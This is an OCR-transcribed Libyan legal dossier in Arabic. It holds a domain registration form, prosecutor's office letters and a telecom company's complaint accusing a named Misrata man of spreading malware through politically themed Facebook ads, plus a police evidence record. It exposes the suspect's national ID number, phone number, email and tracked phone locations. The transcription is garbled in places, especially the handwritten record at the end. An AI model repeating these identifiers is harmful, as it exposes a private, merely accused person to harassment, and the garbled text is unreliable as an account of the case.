chunk-5a21a36a...	https://digita.ndwork.lt.ly/_/f/chunk-5a21a36a.79f3230.c...	text/css	4,642	8/22/2023 5:49:23 ..	8/20/2023 12:41:58 ..	7/26/2023 9:11:36 ..	1/1/1901 2:00:00 AM	ges
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	52	8/22/2023 5:49:29 ..	8/22/2023 12:44:06 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
dry-2023-08-22...	https://digita.ndwork.lt.ly/api/attendancerecords/get-punc...	application/json	77	8/22/2023 5:49:29 ..	8/22/2023 12:45:20 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ges
chunk-2d0e9f7...	https://digita.ndwork.lt.ly/_/f/chunk-2d0e9f7.12.3.0.js	application/javascript	2,311	8/22/2023 5:49:29 ..	8/20/2023 12:45:26 ..	7/26/2023 9:11:36 ..	1/1/1901 2:00:00 AM	ges
chunk-06c03b4...	https://digita.ndwork.lt.ly/_/f/chunk-06c03b4.9de1f74.c...	application/javascript	26,396	8/22/2023 5:49:29 ..	8/20/2023 12:45:26 ..	7/26/2023 9:11:36 ..	1/1/1901 2:00:00 AM	ges
chunk-06c03b4...	https://digita.ndwork.lt.ly/_/f/chunk-06c03b4.9de1f74.c...	text/css	11,000	8/22/2023 5:49:29 ..	8/20/2023 12:45:26 ..	7/26/2023 9:11:36 ..	1/1/1901 2:00:00 AM	ges





ملحق رقم 5 - صورة عقد صاحب الدومن Libya2020



لبيا للاتصالات والتكنولوجيا
Libya Telecom and Technology



**ly Registration Form for ly Domain
ly Registration**

To: The Commercial Manager of Libya Telecom and Technology

I would like to Register to Ly domain services

**نموذج تسجيل اسم نطاق ly
تسجيل نطاق ly**

الأذن / مدير الإدارية التجارية بشركة ليبيا للاتصالات والتكنولوجيا
أتفهم بطلب الحصول على خدمة تسجيل اسم نطاق ly

بيان يدللها مقدم طلب المساعدة

(بيان المقدم من المترددين عليه جميع العناصر التالية و ذلك ملحوظ واضح)

بالعرف العربي

In Latin Letters

اسم العينة طارق

هذه إذن إلى المترددين عليه وفي هذه الأحوال يسمى العينة بمدير اسم النطاق (النطاق) حيث المتصورة إلى 200

اسم المترد طارق عبد العزب محمد

الاسم الأول طارق

الثانية واشيكري بان

العنوان صحراءاته

البلدة مراته

الإسماء ليبيا

Tel: 0910300066

رقم الهاتف

Fax:

البريد المصادر

E-mail: Libya102003@gmail.com

اسم النطاق المراد في تسجيل

Libya2020

ملاحظات

هذه سمعت من سمعي أنه من مسؤولي الشركة المطلقة، ولكنني أتفهم أن هذا ليس بالضروري

DNS Server

Name Server 1 IP*

Name Server 1*

Name Server 2 IP*

Name Server 2*

Name Server 3 IP

Name Server 3

Name Server 4 IP

Name Server 4

Name Server 5 IP

Name Server 5

Name Server 6 IP

Name Server 6

العنوان الذي أتي بها (*) لا بد من تعيينها

Approval

اسم المترد

اسم المترد أو الرؤوف النطاق

التاريخ

وقت إدخال

أنا أقر وأقر بأني قد اشتلت على بهذه وشروط هذا العقد وموافق على كل ما جاء فيها، وأنهه بأنّ اسم النطاق الذي قمت بتسجيله لا يحتوي على آلة الكسل، أو عبارات، أو اختصارات ملتوية أو جارحة أو مخالفة للقانون الديني، المقيدة الإسلامية، وفي حال ثبوت خلاف ذلك أتفهم أختي في هذا التضليل وبالتسلي مستفدوه لليبيا للاتصالات والتكنولوجيا بصورة

Date ... 2020/10/12 Subscriber's signature

توقيع المترد


Libya Telecom and Technology - Abu Qirat, New Alamein City - Tripoli, Libya

لبيا للاتصالات والتكنولوجيا - أبو قيرات، مصراتة الجديدة - طرابلس - ليبيا

ملحق رقم ٥ - صورة عقد صاحب الدومن Libya2020

	نموذج ايفصال استلام خزينة المقطمة الوستلي Libya Telecom & Technology
التاريخ: ٢٠٢٠ / ١ / ١٣ رقم: ٢٤٥	الرقم: № 06734457
<p>استلمت من الاخ... حسني سليمان التبي... ليشكيه بـ... ميلانا والمره بالحرروف فقط... نوع الصك (أصددي / مصدق) رقم: على مصرفه: إشعار (إضافة رقم): وذلك مقابل: حسني سليمان التبي... حسني سليمان... <u>libya2020.com.ly</u></p>	
حسب (الفاتورة / المستند)، او او	
..... <small>للسفن لبيع ١- الفروض - ٢- الادارة التجارية - ٣- قسم الصناعات - ٤- الصناعة بالكتب</small>	

ملحق رقم (٦) المرافق (حلقة جهاز مدير مكتب مبيعات شارع النايمية)



دولة ليبيا

مكتب النائب العام



التاريخ :
الموافق :
الإشاري :
.....

السيد / مدير مكتب النائب العام

بعد التحية،،،

بالإشارة إلى كتاب السيد / الممثل القانوني لشركة ليبيا للاتصالات^٥

والتقنية المسجل تحت اشاري 5 2698-5 والمؤرخ في 24/10/2023 المقيد بسجل وحدة الوارد العام (14630)، والمؤرخ في 29/10/2023 بشأن تلقي الشركة مقدمة هذا البلاغ معلومات تفيد ان هناك صورة مسربة من جهاز كمبيوتر تابع للأخيرة ومستخدم من قبل أحد موظفيها ادعى من قام بنشرها على منصة التواصل الاجتماعي فيس بوك أنها تخص منظومة الفوترة بالشركة مقدمة البلاغ ولقد توصلت الشركة لبيانات المشتبه به طارق عبد الحميد محمد اشكيiban.

عليه

وبالرجوع للمعلومات السيادية المتوفرة بالقسم نفيذكم بان المدعو طارق عبد الحميد محمد اشكيiban عنوانه / مصراته رقم الوطني 120000280762 ويستخدم الرقم 218910300066 آخر حركة يوم 06.11.2023 الساعة 11:36:55 وكانت مكالمة إلى الرقم 926593199 وكان في جنوب برج بريد مصراته المركزي/المنطقة الوسطى

واكثر تواجد للرقم 218910300066 شمال غرب مصراته / زاوية المحجوب بجانب مسجد المحجوب /المنطقة الوسطى.

• مرفق طيه بطاقة معلومات

تفضلاوا بالاستلام والتوجيه،،،

نائب النيابة //

عمرو محمد اشكيiban

رئيس قسم ضبط شؤون المعلوماتية والاتصالات

صورة // السيد النائب العام / للعلم
الملف الدوري للحفلة

2023/11/06 01



التاريخ :
الموافق :
الإشاري :
.....

السيد / مدير مكتب النائب العام

بعد التحية،،،

بالإشارة إلى كتاب السيد / الممثل القانوني لشركة ليبها للاتصالات والتقنية المسجل تحت اشاري 2698-5 المؤرخ في 2023/10/24 المقيد بسجل وحدة الوارد العام (14630)، والمؤرخ في 2023/10/29 بشأن تلقي الشركة مقدمة هذا البلاغ معلومات تفيد أن هناك صورة مسربة من جهاز كمبيوتر تابع للأخيرة ومستخدم من قبل أحد موظفيها ادعى من قام بنشرها على منصة التواصل الاجتماعي فيس بوك أنها تخص منظومة الفوترة بالشركة مقدمة البلاغ ولقد توصلت الشركة لبيانات المشتبه به طارق عبد الحميد محمد اشكريان.

عليه

وبالرجوع للمعلومات السيادية المتوفرة بالقسم نفيذكم بان المدعو / طارق عبد الحميد محمد اشكريان عنوانه / مصراطة رقم الوطني / 120000280762 ويستخدم الرقم 218910300066 آخر حركة يوم 06.11.2023 الساعة 11:36:55 وكانت مكالمة إلى الرقم 926593199 وكان في جنوب برج بريد مصراطة المركزي / المنطقة الوسطى

واكثر تواجد للرقم 218910300066 شمال غرب مصراطة / زاوية المحجوب بجانب مسجد المحجوب / المنطقة الوسطى.

• مرفق طيه بطاقة معلومات

تفضلاً بالاستلام والتوجيه،،،

نائب النيابة //

عمر محمد اشكري

رئيس قسم ضبط شؤون المعلوماتية والاتصالات

صورة ٤٥
السيد النائب العام / للعلم
الافتادوري للحفة

2023/11/06 01



بيانات وموقع مطلوب

الاسم : طارق عبد الحميد محمد اشكيه بربان
مكان الإقامة : شمال غرب مصراته / زاوية المجبوب بجاذب مسجد
المجوب المنقطة الوسطى

رقم الهاتف : 0910300066



وحدة تقنية المعلومات والاتصالات

مكتب النائب العام



التاريخ: 24/10/2023



بـ صاحدة الرائد وصورة لرقم الفن
شركة محمد العيسوي للرماجع
حلال بلان مالستوع
حاج المختار الفطيمى (خط)
السيد الفاضل / النائب العام
بعد التحية،،،

المزود الرئيسي لخدمة الإنترنت في ليبيا.

1. بتاريخ 22/8/2023 وعبر الإجراءات الإدارية المتبعة في هذا حالة تلقى الشركة مقدمة هذا البلاغ معلومات تفيد أن هناك صورة مسرية من جهاز كمبيوتر تابع للأخيرة ومستخدم من قبل أحد موظفيها إدعى من قام بنشرها على منصة التواصل الاجتماعي فيس بوك أنها تخص منظومة الفوترة بالشركة مقدمة البلاغ.

2. باشرت الشركة مقدمة البلاغ إجراءات التدقيق في واقعة الاختراق موضوع الشكوى عبر فريق مهني مشكل بالشركة للتأكد من صحة هذه الواقعة وكيفية حدوثها وماهية المعلومات التي تمكن المخترق / المخترقين من الحصول عليها وكيفية سد الثغرة التي تم الولوج من خلالها إلى منظومات الشركة.

3. من خلال هذه التدقيق (مرفق صورة منه مع البلاغ) توصلت الشركة إلى أن هناك العديد من الدلائل التي تشير إلى انتشار برامج مشبوهة في شكل ملف صوتي أو على شكل وثائق هامة وتحت مسمى جاذب للفضول يستخدم في الغالب موضوع سياسي لإغراء الضحايا لفتح الملف، ويستخدم المخترق / المخترقون حسابات وصفحات على منصات التواصل الاجتماعي لنشر هذه الملفات ولضمان انتشار هذه الملفات بين رواد هذه المنصات يستخدم المخترق / المخترقون إعلانات ممولة للإطاحة بأكبر عدد من الضحايا.



+218 21 340 0020

+218 21 340 8428

أبوستة بجوار نادي الفروسية، طريق الشط / طرابلس-ليبيا

Abu Settsa Nearby Al-Foursia Club, Al-Shatt St\Tripoli-Libya

www.itt.ly

91612 Tripoli - LIBYA



4. وقد توصلت الشركة لبيانات المشتبه به (طارق عبد الحميد محمد اشكران) كما تم تفكيك آلية عمل هذه البرامج المشبوهة وذلك على النحو المبين تفصيلاً في تقرير فريق التدقيق المنوه عنه أعلاه.

5. ولا شك لدينا أن من قام بهذا الاختراق أيا كان هويته ومهما كانت غايته سوف يتسبب بضرر جسيم للدولة الليبية ومصالحها لا يمكن تداركه حال كون ما قام به قد ينكمه من التعدي على بيانات سيادية تخص الدولة الليبية على درجة كبيرة من الأهمية والسرية.

6. وحيث أن الفعل في مجمله يشكل جريمة يعاقب عليه القانون نظراً لما في عملية الإختراق من إضرار بالمصلحة العامة والمالي العام.

7. عليه ولما كان نص المادة 11 من القانون رقم 5 لسنة 2022 بشأن مكافحة الجرائم الإلكترونية تنص على (يعد الدخول لأجهزة وأنظمة الحاسوب الآلي أو إلى نظام معلوماتي أو شبكة معلوماتية أو موقع إلكتروني غير مشروع، إذا تم الاختراق بشكل متعدد لوسائل وإجراءات الحماية لها بشكل كلي أو جزئي دون تصريح أو بما يخالف التصريح) كما تنص المادة 12 من ذات القانون على (يعاقب بالحبس مدة لا تزيد عن سنة أو بغرامة لا تقل عن 100 مائة دينار ولا تزيد على 500 خمسمائة دينار أو العقوتين معاً، كل من خالف أحكام المادة الحادية عشرة من هذا القانون).

8. وتكون العقوبة الحبس مدة لا تقل عن سنة وغرامة لا تقل عن 500 خمسمائة دينار ولا تزيد على 5,000 خمسة آلاف دينار إذا كان الدخول بقصد إلغاء أو حذف أو إضافة أو تدمير أو إفشاء أو إتلاف أو حجب أو تعديل أو قلب أو نسخ بيانات أو تعطيل عمل نظام معلومات أو تغيير موقع إلكتروني أو إلغائه أو إتلافه أو تعديل محتواه أو اتحال شخصية مالكه فإذا نجم عن الدخول إعاقة عمل النظام المعلوماتي أو تعطيل الشبكة المعلوماتية أو عمل الموقع الإلكتروني أو إفساد محتواه تكون العقوبة السجن والغرامة التي لا تقل عن 10,000 عشرة آلاف دينار.



9. كما تنص المادة 13 أيضاً من ذات القانون على (يعاقب بالحبس مدة لا تقل عن سنة وبغرامة لا تقل عن 1,000 ألف دينار ولا تزيد على 5,000 خمسة آلاف دينار كل من اعترض نظاماً معلوماتياً بقصد الحصول على بيانات رقمية أو للربط مع أنظمة إلكترونية أخرى).

10. ولما كان نص المادة 9 من قانون الجرائم الاقتصادية رقم 2 لسنة 1978 تنص (على يعقوب بالسجن وبغرامة لا تقل عن ألف دينار ولا تزيد على قيمة الضرر، وبالتعويض عن الأضرار الناتجة كل من أحدث عمداً ضرراً جسرياً بمال عام أو مصلحة عامة)

لذلك نلتزم مهكم

سرعة اتخاذ اللازم قانوناً، وفتح تحقيق عاجل بشأن كل ما ورد بهذا البلاغ وتحريك الدعوى الجنائية ضد كل من يثبت تورطه سواء المشكو ضده أو غيره مما يثبت تورطه.

ونفضلوا بقبول فائق التقدير والاحترام



صورة إلى:
المدير العام
المكتب القانوني
مدير مكتب المراجعة الداخلية
ملف الصادر

ماجر





السيد المحترم/ النائب العام
تحية طيبة،،،

الموضوع: بلاغ بشأن نشر إعلانات ممولة على الفيس بوك بهدف اصطياد ضحايا وسوقه ببياناتهم

مقدمه اعمار محمد البوزيدي بصفتي رئيس مجلس إدارة شركة ليبيا للاتصالات والتكنولوجيا وإلحاقة بالبلاغ
المقدم لكم في 2023/10/24 ذو اشاري رقم 5-2698 (مرفق 1).

قام المخترق بحسب البيانات الواردة بتقرير مكتب المخاطر بشركة ليبيا للاتصالات والتكنولوجيا (مرفق 2) بعد ان قام بتجديـد نطاق الاستضافة في 2024/1/1 بشـن هجمـات جـديدة بـتارـيخ 2024/2/26 عن طـريق نـشر عـدد من المـنشـورـات بـإـعـلـانـات مـمـولـة ذات طـابـع سـيـاسـي عـلـى منـصـة التـواـصـل الـاجـتمـاعـي فيـسبـوك مستـخدـما صـفحـات مـزـيفـة لـجـذـب الضـحـايا وـبـمـجـرـد قـيـام الضـحـايا بـالـضـغـط عـلـى الرـابـط يـتـمـكـن المـخـتـرق مـن السيـطرـة عـلـى جـهاـز الضـحـايا.

اتـخذـت الإـجرـاءـات المـذـكـورـة في التـقرـير المـشـار إـلـيـه أـعلاـه لـمواـجهـة الاـختـراقـات، كـما تم اـتـخـاذ حـزمـة مـن الإـجرـاءـات الـاحـتـازـية التي تـحـمـي مـسـتـخدـمي الـانـتـرـنـت بـصـفـة عـامـة وـمـنـظـومـات شـركـة ليـبـيـا لـلـاتـصـالـات وـالـتـكـنـوـلـوـجـيـات بـصـفـة خـاصـة.

إنـاـلـسـلـوبـ المـتـبعـ منـ المـخـتـرقـ وـطـرـيقـتـهـ فيـ الاـخـتـراقـ كـماـ مـوـضـحـةـ بـالـتـقـرـيرـ مرـتـبـطةـ بـمـرـكـزـ لـلـتـحـكـمـ وـالـسـيـطـرـةـ عـلـىـ أـجـهـزةـ الضـحـاياـ بـبـرـيـطـانـيـاـ، مـاـ يـضـفـيـ عـلـىـ الـأـمـرـ خـطـوـرـةـ بـالـغـةـ فـيـ تـهـدـيدـ بـيـانـاتـ الـمـسـتـخـدـمـينـ وـالـتـيـ قدـ تـطـالـ بـعـضـ مـؤـسـسـاتـ الدـوـلـةـ حـيـثـ أـنـ مـعـظـمـ الـعـالـمـيـنـ وـالـمـوـظـفـيـنـ يـسـتـخـدـمـونـ (ـالـدـوـمـيـنـ)ـ الـخـاصـ بـمـؤـسـسـاتـهـمـ التـيـ يـعـلـمـونـ هـاـ فـيـ الـوـلـوـجـ مـنـصـاتـ التـواـصـلـ الـاجـتمـاعـيـ ماـ يـجـعـلـ مـنـظـومـاتـ الـكـثـيرـ مـنـ الـمـؤـسـسـاتـ تـحـتـ مـظـلـةـ الاـخـتـراقـ،ـ خـاصـةـ وـأـنـ المـخـتـرقـ فـيـماـ يـبـدوـ أـنـهـ يـعـلـمـ فـيـ ظـلـ شبـكةـ منـظـمةـ وـلـيـسـ بـشـكـلـ منـفـرـدـ مـاـ يـبـنيـ بـخـطـوـرـةـ المـوـفـقـ وـضـرـورةـ التـحـرـكـ بـشـكـلـ عـاجـلـ لـمـواـجهـةـ المـوـضـوـعـ.

وـحيـثـ أـنـاـ نـتـالـبـ بـدـعـمـكـمـ فـيـ كـشـفـ خـيـوطـ القـضـيـةـ لـتـأـدـيـةـ الـمـنـوـطـ بـنـاـيـ حـمـاـيـةـ النـطـاقـاتـ الـتـيـ يـجـزـءـهاـ الـعـملـاءـ مـنـ الشـرـكـةـ وـيـسـتـخـدـمـونـهاـ فـيـ غـيرـ الـأـغـرـاضـ الـمـخـصـصـةـ لـهـاـ وـحيـثـ أـنـاـ عـلـىـ يـقـيـنـ بـأـنـاـ تـوصـلـعـلـاـلـاـلـأـولـ خـطـ منـ خـيـوطـ



+218 21 340 0020

+218 21 340 8428

أبوستة بجوار نادي الفروسيـةـ طـرـيقـ الشـطـ / طـرـابـلـسـ ليـبـيـاـ

91612 Tripoli - LIBYA

www.ltt.ly



الشبكة إلا أن طبيعة عمل الشركة لا يمكنها من اتخاذ الإجراءات التي تردع أمثال هؤلاء فإننا في حال قبولكم

لهذا البلاغ نسعى لتحرير شكوى مباشرة ضد المدعو وسام عبد الحميد شكريان وشقيقه ومقر إقامتهما بمدينة مصراتة، باعتبارهما متورطان في الاختراق بحسب التقرير المرفق.

وقبل تحديد مطالبنا نورد لكم الإجراءات الاحترازية التي اتخذتها الشركة:

- حجب النطاق (Bestroyal2025.com.ly) مرفق 3 ما يفيد بالحجب
- التعميم على المختصين بالشركة بعدم قبول أي معاملة تتعلق بالمدعويين
- تكثيف الكشف وأنظمة الحماية على أجهزة العاملين بالشركة

الإجراءات القانونية المقترحة من شركة ليبيا للاتصالات والتكنولوجيا

- اصدار امر لمصادرة جميع الأجهزة التي بحوزة المعنيين بهذا البلاغ.
- تمكين المهندسين المختصين بشركة ليبيا للاتصالات والتكنولوجيا تحت اشراف المختصين بمكتب النائب العام من الأجهزة التي يستخدمها المدعويين لثبت استخدامهما لأي طرق أخرى للاختراق وكشف متورطين آخرين إن وجدوا.
- التنسيق مع جهات الاختصاص الدولية بشأن مركز التحكيم الذي أشرنا إليه في بريطانيا لكشف وتجنب أي أخطار سiberانية في حال كان مخططاً لها.

شكريكم لكم تعاونكم معنا للصالح العام،،،



صورة الـ

- المكتب القانوني
- ملف الدوري العام

مروفة



Abu Settsa Nearby Al-Foursia Club, Al-Shatt St\Tripoli-Libya

أبوستة بجوار نادي الفروسية، طريق الشسط / طرابلس - ليبيا

+218 21 340 0020


+218 21 340 8428

91612 Tripoli - LIBYA

www.itt.ly

الاشاري: 2698-5

التاريخ: 24/10/2023



السيد الفاضل / النائب العام

بعد التحية،،،

مقدم هذا البلاغ إليكم المهندس إعمار محمد البوزيدي بصفتي الممثل القانوني لشركة ليبيا للاتصالات والتكنولوجيا


المزود الرئيسي لخدمة الإنترنت في ليبيا.

د. عاصي العريبي
دكتور عاصي العريبي
دكتور عاصي العريبي

1. بتاريخ 22/8/2023 وعبر الإجراءات الإدارية المتبعة في هذا حال تلقت الشركة مقدمة هذا البلاغ معلومات تفيد أن هناك صورة مسرية من جهاز كمبيوتر تابع للأخيرة ومستخدم من قبل أحد موظفيها ادعى من قام بنشرها على منصة التواصل الاجتماعي فيسبوك أنها تخص منظومة الفوترة بالشركة مقدمة البلاغ.

2. باشرت الشركة مقدمة البلاغ إجراءات التدقيق في واقعة الاختراق موضوع الشكوى عبر فريق مهني مشكل بالشركة للتأكد من صحة هذه الواقعة وكيفية حدوثها وماهية المعلومات التي تمكن المخترق / المخترقين من الحصول عليها وكيفية سد الثغرة التي تم الولوج من خلالها إلى منظمات الشركة.

3. من خلال هذه التدقيق (مرفق صورة منه مع البلاغ) توصلت الشركة إلى أن هناك العديد من الدلائل التي تشير إلى انتشار برمجيات مشبوهة في شكل ملف صوتي أو على شكل وثائق هامة وتحت مسمى جاذب للفضول يستخدم في الغالب موضوع سياسي لإغراء الضحايا لفتح الملف، ويستخدم المخترق / المخترقون حسابات وصفحات على منصات التواصل الاجتماعي لنشر هذه الملفات ولضمان انتشار هذه الملفات بين رواد هذه المنصات سخيف المخترق / المخترقون إعلانات ممولة للإطلاحة بأكبر عدد من الضحايا.



+218 21 340 0020


+218 21 340 8428

أبوستة بجوار نادي الفروسية، طريق الشط / طرابلس-ليبيا

Abu Settsa Nearby Al-Foursia Club, Al-Shatt St\Tripoli-Libya

www.ltt.ly

91612 Tripoli - LIBYA



دولة ليبيا
مكتب المأذن العام
محضر جمع الاستدلالات

التاريخ 2023/11/12

الوقت 13:30

فتح المحضر بال التاريخ والوقت المذكورين أعلاه وذلك
حسب خط شرورة المعلومانية والاتهامات وبمعرفتي
أنماذج خطوط سامي الحديدي مدير الخط التقني
حيث الان سأستعرض المحضر واستلم البلاغ أشاري
رقم 5-2698 الموج في 24-10-2023 م يتكون
من عدد ثلاثة صفحات المقدم به المهندس إعماق
محمد البوزيد ومهنته الممثل القانوني لشركة ليبيا
للاتهامات والتثبت من واقعة صور هوية ملته من
جهاز تمبور لاصدح موظفين الشركة بعد اخراجه
وتوصلت الشركة الى بيانات المشتبه فيه ودعى
طارق عبد الحميد محمد الشيكريان والى التقرير الفني
المعد من قبل وحدة الرصد والمأذن باسم خبرة شرورة
المعلومانية بتحديد مكانه والتي توصل له عليه وبنفس
الوقت ومناما على تأثيره الاستاذ فاتن النابه رئيس
القسم بالاستدلال حيال الواقعه وقع هذا المحضر
بالضمون عليه خربت الان.

أولاً: أرجوكم البلاغ والتقرير الفني سالف ذكرهم
بأوراق المحضر.

ثانياً: استدعاء مقدم البلاغ المهندس إعماق محمد
لسماع أقواله حيال الواقعه.

ثالثاً / تكليف وحدة الرصد بضم خطة أثروت
المعلوماتية والاتصالات بمراحله البحث
والبحث عن الشخص المشتبه فيه والتطرق
مع لحد الجهات الضريبية لفبله.

رابعاً / التحقيق في إجراء لآخر قبل المحضر بوقته

ناموس العدالة

أعید فتح المحضر من جديد بتاريخ اليوم الاربعاء الموافق 19-11-2023 م وعند الساعة 10:50
ويneath المفترض الضريبي السابقة حيث الان حضر
اعمار المنهوى اسعار محمد البوزيد الممثل
القانوني لشركة ليبيانا للاتصالات والتقنية عليه
ويneath الوقت وترى سماع اقواله فيما يليه
عن بياناته اصحاب قائل.

الاسم / اسعار محمد اسعار البوزيد

ابن / عصيلة جبريل البوزيد

مواليد / 15/2/1978 / طرابلس

مهنة / الرئيس التنفيذي للمتابعة لطبع
التبغ .

المحنة / رئيس مجلس الاداره بستوكه
ليبيانا للاتصالات والتقنية

المؤهل العلمي / دكتور في العلوم حاسوب

الحاله الاجتماعية / متزوج .

ب.ت.ق / 419549 لـ جـ اـ طـ لـ سـ 091266 0000 / هـ قـ

٦) هل تعرف هسب أستاذ عائلك؟

جـ / نعم ينتمي موصى اليك في المذى تقدمت به الى
مجلس المحافظ العام بستان واقعه الاختراق التي
وصلت بأحد أجهزة المحكمون السادس بالبروك

الآن / حتى حصلت هذه الواقعة

ج) أقصى مدة الواقف للعمل بتاريخ 22-8-2023

هل أشروع لها ألمها ثم على الارتفاع؟

جـ / النـ أقولـه ليس لـ دـيرـاـتـةـ كـافـيـتـهـ عـنـ الـواـفـقـهـ
وـالـذـىـ اـعـرـفـهـ وـجـبـ مـاـعـاـدـهـ يـكـانـ الـاخـرـقـ
حـملـهـ مـنـ جـهاـزـ طـبـيـوتـرـ لـاـشـدـ المـوـلـفـينـ رـضـمـ
المـيـعـاتـ لـلـتـرـكـهـ الـكـائـنـ يـبـرـيرـ شـارـعـ الزـارـوـيـهـ
وـلـنـ التـضـرـعـ المـخـتـرقـ خـامـ بـسـرـقـهـ صـورـ الـتـرـكـينـ
وـلـتـشـرـهـاـ بـرـفـعـاتـ التـوـاهـلـ الـاـجـتـمـاعـيـ خـيـرـ
بـولـ

هل تمكّن من اختراق جهاز الكمبيوتر؟

جـ / حـ سـ حـ مـ الـ خـ اـ دـ يـ بـ هـ مـ يـ رـ عـ كـ بـ الـ مـ خـ اـ خـ يـ بـ الـ تـ رـ كـ تـ

بيان الموافق المستخدم لجهاز الكمبيوتر حام بالدخول

الصفحة بالغين بول اهتمامها اعلاه ملوك وعزم
